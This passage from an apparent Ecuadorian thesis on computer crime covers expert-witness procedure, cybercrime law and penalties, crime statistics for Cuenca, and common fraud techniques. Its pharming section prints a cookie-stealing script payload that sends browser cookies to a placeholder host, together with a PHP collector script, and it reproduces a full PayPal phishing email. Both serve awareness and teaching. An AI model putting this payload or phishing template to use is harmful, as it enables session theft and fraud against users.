La fase de posesión de perito, se establece mediante el Acta de Posesión de Perito que debe estar suscrito por el fiscal o juez de la causa, el secretario y el perito designado, previamente se designaran los derechos que le corresponden al perito por sus servicios prestados, esto puede estar preestablecido mediante providencia emitida por el juez. En el Acta de Posesión se deben especificar y ratificar los datos enunciados en la providencia de designación de perito.

En esta etapa es primordial que el perito no tenga ningún motivo de inhabilidad o excusa, en lo que se refiere al proceso como lo establece el Código de Procedimiento Penal, otro aspecto valioso a considerar, es que el perito designado, debe conocer y saber diferenciar en la diligencia cuando se establecen periodos de tiempo para la entrega de su informe pericial, es decir la contabilizan o no de los días no laborables.

3. **Fase de investigación.**

En esta fase el Perito debe realizar su estudio, aplicando las técnicas y herramientas necesarias, para determinar lo solicitado por el fiscal o juez de la causa, en la providencia de designación, en cuyo caso, generalmente se aplican técnicas de informática forense, o auditoria informática, entro otras, que el perito considere necesarias.

Durante esta fase se recomienda que las técnicas utilizadas deban ser sustentadas de manera técnica y científica, además de la aplicación de guías o metodologías, por parte del profesional designado, como por ejemplo las guías de mejores prácticas establecidas.

4. Presentación de Informes y Resultados

En este proceso el perito debe remitir dentro del plazo o término estipulado en el Proceso de Posesión los hallazgos encontrados durante su investigación, con sus respectivas conclusiones. El perito luego de realizar la entrega de su informe puede ser convocado mediante citación por la autoridad competente a pedido de por cualquiera de las partes para que emita un pronunciamiento de ampliación o declaraciones de los procedimientos técnicas u hallazgos encontrados durante su investigación.

En este capítulo se ha reconocido como los medios informáticos pueden ser objeto o medios de prueba que pueden pasar por un proceso de pericia o inspección judicial, que posibilitan a la autoridad competente acceder a la evidencia que naturalmente arrojan estos medios informáticos, sin embargo, para estos casos la garantía de integridad de dichos elementos suele ser más significativo que la de su originalidad.

Además se ha analizado el entorno de aplicación en la investigación del delito, utilizando la herramienta de la pericia por medio de un especialista, en concordancia con las especificaciones establecidas en el Código de Procedimiento Penal y el Código de Procedimiento Civil, que aplica su conocimiento en cierta ciencia, como mecanismo convocado por la autoridad competente, con lo cual, se permite responder las preguntas: cómo, cuándo, por qué, dónde y quién cometió el acto ilícito investigado.

El peritaje es un proceso que debe ser llevado con responsabilidad por los peritos acreditados, en el que se deben tomar todas las medidas de precaución para no cometer errores, que no solo pueden desembocar en implicaciones legales para el profesional, sino también que puedes

acarrear graves consecuencias para alguna de las partes litigantes, por ello, el perito debe asegurarse de poner especial cuidado en la aplicación de los procedimiento que permitirán el esclarecimiento de la verdad sobre el acto ilícito investigado.

Las autoridades competentes mantienen el registro de profesionales en distintas instituciones que se han acreditado como especialistas en diferentes ramas y que pueden ser llamados como apoyo ante la investigación de una causa. Además, se ha visto la importancia de que el profesional acreditado como perito, más allá de los conocimientos en su rama de especialización tenga conocimientos básicos en el manejo de términos legales, criminalística entre otros."[4]

2.4. Marco Legal

El Ecuador está en el proceso de iniciación de Leyes y Decretos que influyen con el avance de las nuevas tecnologías, así como las respectivas sanciones que se rigen en el código penal para esta nueva modalidad de delito, que cada día va alcanzando porcentajes alarmantes y dejando indefensos a millones de usuarios perjudicados.

2.4.1. Legislación en el Ecuador

"En el Ecuador bajo los diferentes dictámenes legislativos se define a la información, como un bien que se debe proteger por ese motivo se mantiene

---

[4] **http://www.dspace.espol.edu.ec/bitstream/123456789/5792/5/TESIS%20-%20DELITOS%20INFORMATICOS%20EN%20ECUADOR%20Y%20ADMINISTRACION%20DE%20JUSTICIA.pdf**

apartados y condiciones otorgando la debida importancia de las tecnologías en la actualidad"[5].

El uso de las tecnologías informáticas ha generado que se establezca condiciones legales para la regularización de las leyes que juzgan al delito organizado y la manera como son penalizados.

2.4.2. Ley Orgánica de Transparencia y Acceso a la Información Publica

La Ley Orgánica de Transparencia y Acceso a la Información Pública, fue publicada el 18 de mayo del 2004, manifiesta el Art. # 81 de la Constitución Política de 1998, y garantiza que todas las instituciones del sector público sin excepción, otorguen el derecho a la ciudadanía, de acceder a la información institucional a través de sus sitios web, a su vez permitirá la participación democrática de todo el pueblo para su manejo adecuado y que todos los funcionarios públicos rindan cuentas de sus labores sin existir ninguna reserva de archivos a no ser el caso de información de seguridad nacional que son los únicos exentos de esta ley; y bajo este mismo contexto las disposiciones contenidas en la Constitución Política del Ecuador que se encuentran vigente.

El artículo señala que "La información es un derecho de las personas que garantiza el Estado".

[5] http://www.monografias.com/trabajos14/delitos-informaticos/delitos-informaticos.shtml

2.4.3. Ley de Comercio Electrónico, Firmas Electrónicas y Mensajes de Datos

"Fue publicada en el Registro Oficial N° 557 de Abril del 2002 presenta la disposición que los mensajes de datos tendrán, el mismo valor jurídico que los documentos escritos"[6]. Aquí se encuentran incluidos el SPAM y el Cibercrimen. Se encuentra conformada por cinco títulos conteniendo cada uno varios capítulos y artículos.

1. Título Preliminar
2. De las Firmas electrónicas, certificados de firmas electrónicas, entidades de certificación de información, organismos de promoción de los servicios electrónicos, y de regulación y control de las entidades de certificación acreditadas.
3. De los servicios electrónicos, la contratación electrónica y telemática, los derechos de los usuarios, e instrumentos públicos.
4. De la prueba y notificaciones electrónicas.
5. De las infracciones informáticas.

Como punto principal, se establece que la firma electrónica tendrá validez cuando conste como un requisito de un documento legal, tal es el caso, de las bases de datos creadas u obtenidas por transmisión electrónica de un mensaje de datos, conceden al titular el poder para autorizar la disposición de su información, sea que los datos fueron obtenidos como usuario de un servicio o sea mediante el intercambio de mensajes de datos.

En los negocios relacionados con el comercio electrónico las notificaciones deben ser enviadas por medio de correos, estableciéndose obligatoriedad de notificar

---

[6] http://www.monografias.com/trabajos14/delitos-informaticos/delitos-informaticos.shtml

por éste medio y por el tradicional para el caso de resoluciones sometidas a Tribunales de Arbitraje. El documento electrónico será considerado como medio de prueba sometido a todos los efectos legales.

Para que existan presunciones legales sobre la veracidad de un documento, éste deberá cumplir los principios de integridad e identidad; aquella parte que niegue la validez de un documento electrónico deberá probar que este no cumple con los requisitos técnicos mencionados anteriormente.

Las pruebas serán juzgadas y valoradas de acuerdo con “la seguridad y fiabilidad con la cual se la verificó, envió, archivó y recibió”. Para que la prueba sea admitida legalmente, el juzgador contará con el asesoramiento de un perito informático. El organismo facultado para autorizar a las entidades de certificación de información es el Consejo Nacional de Telecomunicaciones, según lo dispuesto en la Ley de Comercio Electrónico, Firmas Digitales y Mensaje de Datos y el Reglamento expedido por el Presidente de la República, mediante Decretos Ejecutivos, en los que se establecen el modelo de Resolución para la Acreditación como Entidad de Certificación e Información y Servicios Relacionados con las funciones y responsabilidades otorgadas por el Consejo Nacional de Telecomunicaciones, a las entidades de certificación de información y servicios relacionados, es que dichas entidades se encargan de la generación, gestión, administración, custodia y protección de las claves y los certificados de firma electrónica, así como la validación de la identidad e información de los usuarios o solicitantes de firmas electrónicas, mediante el uso de infraestructura y recurso humano capacitado para operar dicha infraestructura con absoluta pericia y confidencialidad. Uno de los organismos que obtuvo la autorización del Consejo Nacional de Telecomunicaciones como Entidad de Certificación es el Banco

Central del Ecuador para emitir certificados a personas naturales, jurídicas y funcionarios públicos.

LEY	DELITOS QUE SANCIONA	ARTICULO
Ley de Comercio, Firmas Electrónicas	Delitos Informáticos y sabotaje Informático	415.1 - 415,2 Cod. Penal
	Falsificación Informática	353.1 Cod. Penal
	Apropiación Ilícita	553.1 Cod. Penal
	Estafas y Otras Defraudaciones	563 Cod. Penal
	Infracción Copyright de Base de Datos	415,1 Cod. Penal
	Accesos no Autorizados	202.1 - 202.2 Cod. Penal
	Pornografía Infantil	528.7 Cod. Penal
Propiedad Intelectual	Propiedad Intelectual	28 al 32

Figure 5. Sanciones de los Delitos Informáticos en Ecuador

2.4.4. Ley de Propiedad Intelectual

"La Ley de Propiedad Intelectual, publicada en el Registro Oficial N° 320 en mayo del año 1998, nace con el objetivo de brindar por parte del Estado una adecuada protección de los derechos intelectuales y asumir la defensa de los mismos"[7]. El organismo nacional responsable por la difusión, y aplicación de las leyes de la Propiedad Intelectual en el Ecuador es el INSTITUTO ECUATORIANO DE PROPIEDAD INTELECTUAL (IEPI), el mismo que cuenta con oficinas en Quito, Guayaquil y Cuenca.

Todos estamos en la obligación, no es solo las entidades del estado, sino también privadas en dar a conocer la importancia que tenemos todos al derecho de Propiedad intelectual, el cual atrae graves consecuencias económicas y sociales

[7] http://www.monografias.com/trabajos14/delitos-informaticos/delitos-informaticos.shtml

al falsificar obras intelectuales o la copia de obras con derechos reservados (piratería). Esto no solo afecta a la persona o grupo afectado sino al estado ya que genera evasión de impuestos, perdida de dinero a los fabricantes, pérdidas de empleo y la desconfianza de inversionistas extranjeros.

El estudio de piratería mundial de software que corresponde al año 2007, realizado por la International Data Corporation (IDC), publicado por la Business Software Alliance, establece que Ecuador mantiene una tasa de piratería de un 66%, que constituyen pérdidas por aproximadamente 33 millones de dólares y representan un incremento del 10% con respecto a la última medición (30 millones de dólares).

Actualmente se realiza la concientización de la piratería a nivel de toda América Latina, por medio de organismos internacionales, para indicar el nivel de afectación en la economía de los países.

2.4.5. Ley Especial de Telecomunicaciones

La Ley Especial de Telecomunicaciones fue publicada en el Registro Oficial N° 996 en Agosto de 1992, esta ley tiene por objeto normalizar en el territorio nacional la instalación, operación, utilización y desarrollo de toda transmisión, emisión o recepción de signos, señales, imágenes, sonidos e información de cualquier naturaleza por hilo radioelectricidad, medios ópticos y otros sistemas electromagnéticos.

Con esta ley se establece la protección de la información, no solo por las personas sino por las entidades que proporcionan los servicios de comunicación de datos, para que mantengan a resguardo la seguridad del usuario y puedan

estar en la capacidad de emitir los datos de manera íntegra, cuando sean solicitados para investigaciones.

El siguiente cuadro representa las infracciones informáticas y como legalmente están penalizadas.

INFRACCIONES INFORMATICAS	REPRESION	MULTAS $
Delitos contra la Información Protegida (CPP Art. 202)		
1. Violentando Claves o sistemas accede u obtiene información	6 meses a 1 año	500 a 1000
2. Seguridad Nacional o Secretos comerciales o industriales	1 a 3 años	1000 a 1500
3. Divulgación o Utilización fraudulenta	3 a 6 años	2000 a 10000
4. Divulgación o Utilización fraudulenta por custodios	6 a 9 años	2000 a 10000
5. Obtención y Uso no autorizados	2 meses a 2 años	1000 a 2000
Destrucción Maliciosa de Documentos (CPP Art. 262)	3 a 6 años	0
Falsificación Electrónica (CPP Art. 353)	3 a 6 años	0
Daños informáticos (CPP) Art. 415		
1. Daño dolosamente	6 meses a 3 años	60 a 150
2. Servicio público o vinculado con la defensa nacional	3 a 5 años	200 a 600
3. No delito Mayor	8 meses a 4 años	200 a 600
Apropiación Ilícita (CPP Art. 553)		
1. Uso Fraudulento	6 meses a 5 años	500 a 1000
2. Uso de medios (claves, tarjetas magnéticas, otros instrumentos)	1 a 5 años	1000 a 2000
Estafa (CPP Art. 563)	5 años	500 a 1000
Contravenciones de Tercera Clase	2 a 4 días	7 a 14

Figura 2.4. Tomada del Código de Procedimiento Penal del Ecuador.

El Ecuador está dando generando leyes con respecto a estos delitos para la protección de la información, considerándose un avance importante para un inminente desarrollo tecnológico que atraviesa nuestro país y el mundo

entero, pero es evidente que aún falta mucho por legislar, y así asegurar que no queden en la impunidad todos estos actos delictivos.

2.5. Marco Espacial

El presente proyecto tendrá el tiempo designado según lo aprobado por el Directorio Académico de la Universidad Tecnológica Israel, el tema está orientado a la investigación para la recolección de la información utilizando como fuente el internet, encuestas y datos estadísticos obtenidos de la Fiscalía del Azuay, para su completo desarrollo.

CAPITULO III

3.1. Metodología

3.2. Proceso de Investigación

3.2.1. Unidad de Análisis

La información en cuanto al marco teórico que se generara en el documento será sustraída desde el internet como fuente principal y adicionalmente se obtendrá de entrevistas a usuarios y destacar con mayor claridad la finalidad del proyecto, así también como investigaciones en la fiscalía para obtener la información sobre denuncias de los delitos informáticos en Cuenca.

3.2.2. Tipo de Investigación

El presente documento contiene una investigación de tipo descriptivo debido a que estará orientado al análisis sobre los grupos de usuarios que se encuentran como sujetos activos o pasivos en el proyecto a realizarse, sus características, perfiles entre otras. A su vez se presentaran documentadas para mostrar la situación que género el interés por el tema.

3.2.3. Método

El método a utilizarse para realizar el análisis es el deductivo debido a que está orientado a recopilar la información por medio del proceso de la investigación de

campo, y que a su vez permitirá desarrollar una guía de recomendaciones para los usuarios.

3.2.4. Técnica

La técnica a ser utilizada será la encuesta que determinara los puntos más relevantes para el desarrollo de la guía de recomendaciones. Estos datos se tomaran en cuenta para un correcto análisis sobre el nivel de información en un pequeño grupo de personas.

3.2.5. Instrumento

En el presente trabajo de investigación se utilizara para su desarrollo lo siguiente:

- Recopilación de información, investigación, bibliografía física y teórica.
- Tutorías presenciales para las respectivas revisiones.
- Aplicación de conocimientos obtenidos de acuerdo al campo que se desarrolla el tema.
- Utilización de recursos físicos para el desarrollo del proyecto.

CAPITULO IV

4.1. Análisis General del Crimen Cibernético

4.1.1. Estadísticas del Crimen Cibernético en la Ciudad de Cuenca

En el Ecuador el incremento del crimen cibernético ha sido alarmante y la ciudad de Cuenca no ha sido indiferente para criminales cibernéticos inescrupulosos que impulsados por la codicia, solo buscan mantener sus beneficios.

En la fiscalía se generan diferentes tipos de denuncias sobre delitos informáticos, pero en su mayoría no están considerados dentro de estos ya que en el Ecuador todavía no existe una ley que permita penalizar como crímenes y juzgar a las personas que lo realizan. En el siguiente cuadro se puede observar los delitos denunciados y el porcentaje generado.

DELITOS (Consumados)	Nº NDD	%
Apropiación Ilícita de Bienes Ajenos, descubrimiento o descifrado de claves secretas o encriptados.	28	0.35
Violación de Claves o Sistemas de Seguridad, para acceder u obtener información protegida contenida en sistemas de información	4	0.05
Apropiación Ilícita de Bienes Ajenos, violación de seguridades electrónicas, informáticas y otras semejantes.	3	0.04
Estafa quien cometiere este delito utilizando medios electrónicos o telemáticos.	5	0.06
Apropiación ilícita de bienes ajenos, utilización de tarjetas magnéticas o perforadas.	5	0.06
Falsificación Electrónica.	2	0.02

Figure 6. Estadísticas Delitos Informáticos Cuenca

En la ciudad de Cuenca según datos obtenidos de la fiscalía las denuncias sobre delitos informáticos desde Enero hasta Octubre del presente año son de 7.902 consumadas y 202 como tentativas.



Figure 7. Estadísticas Delitos Informáticos Cuenca

Según los reportes registrados en la fiscalía de Cuenca la mayor incidencia de delitos informáticos son generados hacia el delito de la intimidad, en donde se realiza el descifrado de claves secretas para acceder a cuentas de correo o redes sociales, causando cambios de datos u obteniendo información personal.

El caso de análisis en este proyecto son los delitos en contra del patrimonio, causando preocupación cómo se describió anteriormente, estos además que generan pérdidas económicas de millones de dólares que no pueden ser recuperados y es más difícil rastrear al culpable de este tipo de crimen, y hasta el momento no se encuentra la tecnología adecuada para detectar al criminal, generando daño en la veracidad de la información y provocando desconfianza.

La mejor opción para disminuir los riesgos de ser una víctima más, es tomar medidas preventivas que obstaculicen el propósito de este tipo de delincuentes.

Esto ha obligado que la Superintendencia de Bancos disponga a favor del usuario, que los valores sean restituidos a los perjudicados por las entidades responsables del servicio, ya sea en su totalidad o porcentajes de acuerdo al monto establecido por la ley, como se puede apreciar en la siguiente tabla.

MONTO PERJUDICADO	% DEVOLVER
1 hasta 2000	100
2001 hasta 10000	80
10000 en adelante	60

Figure 8. Valores establecidos por la Superintendencia de Bancos

4.1.2. Técnicas más utilizadas para los delitos Financieros.

Entre los principales tipos de delitos informáticos tenemos los siguientes:

Phishing

Esta técnica consiste en suplantar una página web real por otra falsa, la misma que no es percibida por el usuario y voluntariamente ingresa sus datos personal es sin saber que estos están siendo receptados por personas que posteriormente lo utilizaran para realizar el robo de datos y luego venderlos.



Figure 9. Informática, seguridad e internet (17-01-2012)

Con formulario adjunto



Figure 10. Informática, seguridad e internet (17-01-2012)

Actualización gmail



Figure 11. Informática, seguridad e internet (17-01-2012)

Pay pal

From: **PayPal Secure Team** <abuse@paypal.com>
Date: 2009/3/29
Subject: Important Information Regarding Your Limited Account.
To:

Dear PayPal Member,

As part of our security measures, we regularly screen activity in the PayPal system. During a recent screening, we noticed an issue regarding your account.

For your protection, we have limited access to your account until additional security measures can be completed. We apologize for any inconvenience this may cause.

This might be due to either of the following reasons:

1. A recent change in your personal information (i.e. change of address,e-mail address).
2. An inability to accurately verify your selected option of payment due to an internal error within our processors.

Please update and verify your information by checking the link below:
(if you can't open it just copy the link in your internet browser)

http://Paypal-accounts-.com/index.htm

We thank you for your prompt attention to this matter. Please understand that this is a security measure intended to help protect you and your account. We apologize for any inconvenience.

Sincerely,
PayPal Account Review Department

Figure 12. Informática, seguridad e internet (17-01-2012)

En el caso del navegador Chrome presenta la particularidad de protección sobre este tipo de delito, activando solo una opción para la detección de pishing.

http://support.google.com/chrome/bin/answer.py?hl=es&answer=99020

Pharming

Esta técnica es la más utilizada y se la conoce como correo SPAM, en donde el usuario recibe un correo de un contacto conocido o no puede serlo y le invita a dar click en el link para que pueda ver la información que contiene provocando a su curiosidad y generando el momento que ingresa a la página la descarga de virus troyanos o malware que permiten que la persona que comete el crimen tenga absoluto control de su computador y puede manipular la información a su antojo.

Ej. Link enviado a un correo electrónico

```
http://xxxx.com/gnusoft/images/Windows.gif name="hia"
onload="hia.src='http://TU_URL/hack.php?cookie='%
20+document.cookie;">
```

Lo que en la realidad, se descarga el usuario al momento de hacer click en el link.

```
<?
$cookie = $_REQUEST[cookie];
$file=fopen("cookies.txt", "a");
fput($file, "$cookie\n");
fclose($file);
?>
```

Figure 13. UNAM CERT



Figure 14. UNAM CERT

Scanning

Los delincuentes realizan un escaneo o copia de la información contenida en las bandas magnéticas de las tarjetas de débito o crédito, creando una réplica exacta, este tipo de delitos requiere tener físicamente el objetivo y luego este se vende en el mercado negro dependiendo del tipo de tarjeta y el monto.

Sniffing

Es el método más utilizado por hackers, se colocan dispositivos que cumplen las funciones de espía en una terminal o una red informática logrando intervenir claves, direcciones de correo o incluso suplantar identidades en los chats, por lo general son realizados por personas que tienen acceso al lugar que se desea realizar el crimen.

4.1.3. Organización del Crimen Cibernético como un Ecosistema

El crimen cibernético se desarrolla en un ecosistema que demuestra cómo funciona a nivel mundial, está constituido por 7 elementos principales.

4.1.3.1. Programador

Es la persona con conocimientos avanzados en sistemas de información y electrónicos, que desarrolla el código fuente del virus, para luego venderlo a las personas que lo solicitan y a su vez entrega soporte técnico posterior a la venta. Estos se presentan como los programadores pero no les interesa paraqué fines se los va a utilizar.

4.1.3.2. Compradores

Adquieren los programas, y luego estos son ofertados a otras personas como productos para realizar los robos en línea o para accesos cibernéticos, actúan como si trabajaran directamente para alguien y se contactan con el vendedor para recibir soporte técnico. En este punto no pueden hacer uso del dinero obtenido.

4.1.3.3. Víctimas

Aquí se encuentran las personas, entidades, banca en línea, tarjetas de crédito, que son a las que se realiza el delito.

4.1.3.4. Distribuidores

Son los intermediarios, estos promocionan los productos creados en tiendas en línea para la adquisición de sus productos, todo esto se realiza en el mercado negro del internet donde solo existen accesos autorizados.

4.1.3.5. Otros Criminales

Este tipo de criminales compran los productos que son ofertados por los distribuidores, pero no pueden utilizar todavía el dinero porque están propensos a ser reconocidos fácilmente, por ese motivo necesitan de los chivos expiatorios.

4.1.3.6. Chivos Expiatorios

Son los que lavan el dinero, estos ofrecen a personas que distribuyan el dinero a cambio de dinero fácil, esto se convierte en una cadena hasta que se puede perder la pista.

4.1.3.7. Estafador

En este punto se encuentran personas que estafan a otros criminales ofreciendo el negocio o producto a cambio de dinero el cual nunca se cumple.

4.1.4. El Mercado Negro

